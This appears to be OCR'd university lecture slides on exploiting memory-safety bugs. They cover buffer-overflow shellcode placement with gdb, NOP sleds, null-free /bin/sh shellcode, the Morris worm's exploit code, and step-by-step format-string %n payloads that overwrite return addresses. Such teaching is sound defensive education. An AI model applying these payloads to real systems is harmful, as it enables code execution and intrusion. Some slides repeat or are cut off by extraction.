
setting return address (diagram)




initial stack pointer

assumption for now:
fixed initial location


setting return address (diagram)



setting return address (diagram)



setting return address (diagram)



initial stack pointer


compute this distance?

could carefully read assembly of relevant fur


location of shellcode

(if at start of attack input)

setting return address (diagram)



setting return address (diagram)



initial stack pointer

```
(gdb) b vulnerable
Breakpoint 1 at 0x1169
(gdb) run
...
Breakpoint 1, vulnerable ()
(gdb) info registers
...
rsp            0x7fffffffddc8      0x7fffffffd
...
```

stack pointer from start of vulnerable

location of shellcode

(if at start of attack input)

exercise: shellcode location (1)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b getInitials
Breakpoint 1 at 0x1189
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555189 in getInitials ()
(gdb) info registers rsp
rsp            0x7fffffffdd98      0x7fffffffdd98
```

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

exercise: shellcode location (1)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b getInitials
Breakpoint 1 at 0x1189
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555189 in getInitials ()
(gdb) info registers rsp
rsp            0x7fffffffdd98      0x7fffffffdd98
```

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

exercise: if shellcode at beginning of ‘first’
what is its address going to be?

exercise: shellcode location (2)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b __isoc99_scanf@plt
Breakpoint 1 at 0x1040
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555040 in __isoc99_scanf@plt ()
(gdb) info registers rsp
rsp            0x7fffffffdc88      0x7fffffffdc88
```

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

exercise: shellcode location (2)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b __isoc99_scanf@plt
Breakpoint 1 at 0x1040
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555040 in __isoc99_scanf@plt ()
(gdb) info registers rsp
rsp            0x7fffffffdc88      0x7fffffffdc88
```

exercise: if shellcode at beginning of 'first' what is its address going to be?

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

stack location? (take 2a)

```
$ ./stackloc.exe
0x7fffffffde2c
$ gdb ./stackloc.exe
...
(gdb) run
Starting program: .../stackloc.exe
0x7fffffffdd9c
[Inferior 1 (process 833005) exited normally]
```


stack location? (take 2b)

```
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe test
0x7fffffffde1c
$ ./stackloc.exe test
0x7fffffffde1c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
```

Linux, initial stack

top of stack at
`0x7ffffffff000`

`./test.exe foo bar`



"HOME=/home/cr4bd"
"PATH=/usr/bin:/bin"
"bar"
"foo"
"./test.exe"
NULL pointer (end of list)
pointer to HOME env. var.
pointer to PATH env. var.
NULL pointer (end of list)
pointer to bar
pointer to foo
pointer to ./test.exe

environment variables
command-line arguments
array of pointers to env. vars.
array of pointers to args (argv)

actual initial stack pointer

making guessing easier (1)

normal shellcode


```
xor %eax, %eax
leaq command(%rip), %rbx
/* setup "exec" system call */
...
...
mov $11, %al
syscall

command: .ascii "/bin/sh"
```

easier to “guess” shellcode

```
nop /* one-byte nop */
nop
nop
nop
nop
nop
nop
xor %eax, %eax
lea command(%rip), %rbx
...
...
command: .ascii "/bin/sh"
```

guessed return-to-stack

highest address (stack started here)



return address for `vulnerable`:

`70 fd ff ff ff ff 00 00 (0x7fff ffff fd70)`

unused space (20 bytes)

machine code (was buffer + unused)

buffer (100 bytes)

nops (was part of buffer)

return address for `scanf`

increasing addresses

lowest address (stack grows here)

constructing the attack

write “shellcode” — machine code to execute

- often called “shellcode” because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

making guessing easier (2)

knowing where return address is stored is easier

based on buffer length + number of locals + compiler

- small variation between platforms for an application

easy to guess — but can try multiple at once

on using GDB

cheat sheet on website in OVER assignment

gdb demo

trigger segfault

```
gdb ./a.out
...
(gdb) run <big-input.txt
Starting program: /path/to/a.out
Program received signal SIGSEGV, Segmentation fault.
0x000000000040053b in vulnerable ()
(gdb) disass
Dump of assembler code for function vulnerable:
   0x0000000000400526 <+0>:     sub    $0x18,%rsp
   0x000000000040052a <+4>:     mov    %rsp,%rdi
   0x000000000040052d <+7>:     mov    $0x0,%eax
   0x0000000000400532 <+12>:    callq  0x400410 <gets@plt>
   0x0000000000400537 <+17>:    add    $0x18,%rsp
=> 0x000000000040053b <+21>:    retq
End of assembler dump.
(gdb) p $rsp
$1 = (void *) 0x7fffffffdff8
```

trigger segfault — stripped

```
gdb ./a.out
...
(gdb) run <big-input.txt
Starting program: /path/to/a.out
Program received signal SIGSEGV, Segmentation fault.
0x000000000040053b in ?? ()
(gdb) disassemble
No function contains program counter for selected frame.
(gdb) x/i $rip
=> 0x40053b:    retq
(gdb)
```

stripping

you can remove debugging information from executables

Linux command: `strip`

GCC option `-s`

`disassemble` can't tell where function starts

disassembly attempts

```
gdb ./a.out
...
(gdb) run <big-input.txt
Starting program: /path/to/a.out
Program received signal SIGSEGV, Segmentation fault.
0x000000000040053b in ?? ()
(gdb) disassemble $rip-5,$rip+1
Dump of assembler code from 0x400536 to 0x40053c:
   0x0000000000400536:  decl   -0x7d(%rax)
   0x0000000000400539:  (bad)
   0x000000000040053a:  sbb    %al,%bl
End of assembler dump.
(gdb) disassemble $rip-4,$rip+1
Dump of assembler code from 0x400537 to 0x40053c:
   0x0000000000400537:  add    $0x18,%rsp
=> 0x000000000040053b:  retq
End of assembler dump.
(gdb)
```

other notable debugger commands

`b *0x12345` — set breakpoint at address

- can set breakpoint on machine code on stack

watchpoints — like breakpoints but trigger on change to/read from value

- “when is return address overwritten”

actual example: Morris worm

```
/* reconstructed from machine code */
for(i = 0; i < 536; i++) buf[i] = '\0';
for(i = 0; i < 400; i++) buf[i] = 1;
/* actual shellcode */
memcpy(buf + i,
  ("\335\217/sh\0\335\217/bin\320\032\335\0"
   "\335\0\335Z\335\003\320\034\\274;\344"
   "\371\344\342\241\256\343\350\357"
   "\256\362\351"),
   28);
/* frame pointer, return val, etc.: */
*(int*)(&buf[556]) = 0x7fffe9fc;
*(int*)(&buf[560]) = 0x7fffe8a8;
*(int*)(&buf[564]) = 0x7fffe8bc;
...
send(to_server, buf, sizeof(buf))
send(to_server, "\n", 1);
```

Morris shellcode (VAX)

```
pushl   $68732f     // "/sh\0"
pushl   $6e69622f   // "/bin"
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b  // switch to OS ("CHange Mode to Kerne
```

write string /bin/sh on the stack (path to “shell”)

make OS request to run specified program

some logistical issues

Sure, 1000 a's can be read by `scanf` with `%s`, but machine code?

scanf accepted characters

%s — “Matches a sequence of non-white-space characters”

can’t use:

␣
\t
\v (“vertical tab”)
\r (“carriage return”)
\n

not actually that much of a restriction

what about \0 — we used a lot of those

why did we have zeroes?

previous machine code:

```
48 8d 35 15 00 00 00 (lea string(%rip), %rsi)
b8 01 00 00 00 (mov $1, %eax)
bf 25 00 00 00 (mov $37, %edi)
0f 05 (syscall)
b8 e7 00 00 00 (mov $231, %eax)
31 ff (xor %edi, %edi)
0f 05 (syscall)
```

problem: happened to be encoding of constants

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

one-byte constants/offsets

so no leading zero bytes

`jmp afterString` is `eb 25`

(jump forward `0x25` bytes)

`movb $1, %al` is `b0 01`

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

four-byte offset, but negative

`d4 ff ff ff` (-44)

shell code without 0s

```
0000000000000000 <shellcode>:
   0:   eb 25                   jmp    27 <afterString>

0000000000000002 <string>:
    ...

0000000000000027 <afterString>:
  27:   48 8d 35 d4 ff ff ff    lea    -0x2c(%rip),%rsi        # 2 <string>
  2e:   31 c0                   xor    %eax,%eax
  30:   31 ff                   xor    %edi,%edi
  32:   b0 01                   mov    $0x1,%al
  34:   b2 25                   mov    $0x25,%dl
  36:   0f 05                   syscall
  38:   b0 e7                   mov    $0xe7,%al
  3a:   31 ff                   xor    %edi,%edi
  3c:   0f 05                   syscall
```

what about other funny characters?

suppose we can't use ASCII newlines in machine code

what if we need to move 0xA (= newline character) into a register

cannot do `movb $10, %al` — contains 0x0a byte

can do: `xor %eax, %eax; inc %eax; inc %eax, ...`

similar patterns for lots of operations

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`

- various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`

- `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

`h` — push one-byte constant

`p`–`z` — conditional jumps to 1-byte offset

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`

- various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`

- `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

`h` — push one-byte constant

`p`–`z` — conditional jumps to 1-byte offset

note: can *write machine code, jump to it*

actual limitation

overwriting with address?

- probably can't make sure that's all normal ASCII chars

(but could leave most significant bits of existing address unchanged)

restricted characters in pointers?

recall: put pointer to buffer in stack pointer

example buffer pointer: `0x7fffffffde2c`

as bytes (little endian, loweset address first):

```
2C DE FF FF FF 7F 00 00
```

what if `00` bytes aren't allowed in input?

- no problem: prior value of return address probably has 0s already

what if `2C` or `DE` not allowed in input?

- can probably find other location on stack writen by overflow
- NB: could place code after overwritten return address

what if `7F` or `FF` not allowed in input?

restricted characters in pointers?

recall: put pointer to buffer in stack pointer

example buffer pointer: `0x7fffffffde2c`

as bytes (little endian, loweset address first):

```
2C DE FF FF FF 7F 00 00
```

what if `00` bytes aren't allowed in input?

- no problem: prior value of return address probably has 0s already

what if `2C` or `DE` not allowed in input?

- can probably find other location on stack writen by overflow
- NB: could place code after overwritten return address

what if 7F or FF not allowed in input?

alternate places for shellcode?

```
...
char current_student[1000];
...
int GetAndCompareAnswer(char *question,
                        char *expected_answer) {
    char answer[1000];
    // "1.2 seconds"
    scanf("%[a-zA-Z0-9.␣]", answer);
    return CompareStrings(answer, expected_answer);
}
```

suppose `current_student` at `0x404580`

then `current_student[180]` at `0x404640`

> bytes 40 (ASCII space) 46 (ASCII `.` (period)) 40 (ASCII space)
>
> (and hope return address already has zeroes)

stack smashing: the tricky parts

construct machine code that works in any executable

- same tricks as writing relocatable virus code

construct machine code that's valid input

- machine code usually flexible enough

finding location of return address

- fixed offset from buffer

finding location of inserted machine code

format string exploits

```
printf("The␣command␣you␣entered␣");
printf(command);
printf("was␣not␣recognized.\n");
```

format string exploits

```
printf("The␣command␣you␣entered␣");
printf(command);
printf("was␣not␣recognized.\n");
```

what if `command` is `%s`?

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 363130252078 6c36
363130250000000 6c3631302520786c 786c363130252078 20786c363130252 0
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

25 30 31 36 6c 78 20 is ASCII for %016lx␣

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

second argument to `printf`: %rsi

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);

}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

third through fifth argument to printf: %rdx, %rcx, %r8, %r9

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

16 bytes of stack after return address

printf manpage

For `%n`:

> The number of characters written so far is *stored into the integer pointed to by the corresponding argument*. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

printf manpage

For `%n`:

> The number of characters written so far is *stored into the integer pointed to by the corresponding argument*. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

`%hn` — expect `short *` instead of `int *`

format string exploit: setup

```
#include <stdlib.h>
#include <stdio.h>

/* goal: get this function to run */
int exploited() {
    printf("Got␣here!\n");
    exit(0);
}

int main(void) {
    char buffer[100];
    while (fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

format string exploit

can use %n to write **arbitrary values to arbitrary memory addresses**

later: we'll talk about a bunch of ways of use this to execute code

for now: overwrite return address from printf

using debugger: I determine printf's return address is on stack at `0x7fffffffecf8`

want to write address of exploited `0x401156`

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

strategy: fit format string within bytes 0-31 of buffer

...and use bytes 32-39 to hold pointer to return address

...and have first 9 items in format string write `0x401156` bytes

...and use %n as 10th item (pointer to overwrite target)

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

strategy: fit format string within bytes 0-31 of buffer

...and use bytes 32-39 to hold pointer to return address

...and have first 9 items in format string write `0x401156` bytes

...and use %n as 10th item (pointer to overwrite target)

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

write unsigned number with 4198734 digits of percision
result: %rsi (printf arg 2) output
padded to 4198734 digits with zeroes

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

one char (byte) based on printf args 3, 4, 5, 6 (%rdx, %rcx, %r8, %r9)

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

one char (byte) based on printf args 7, 8, 9, 10 (stack locations)

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

store number of bytes printed into printf arg 11

`l` indicates that it a long (not int)

total bytes = 4198734 (%u) + 8 (%c × 8) = 0x401156

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

extra data just to ensure the target address is positioned correctly

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
…	…

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
…	…

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
…	…

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
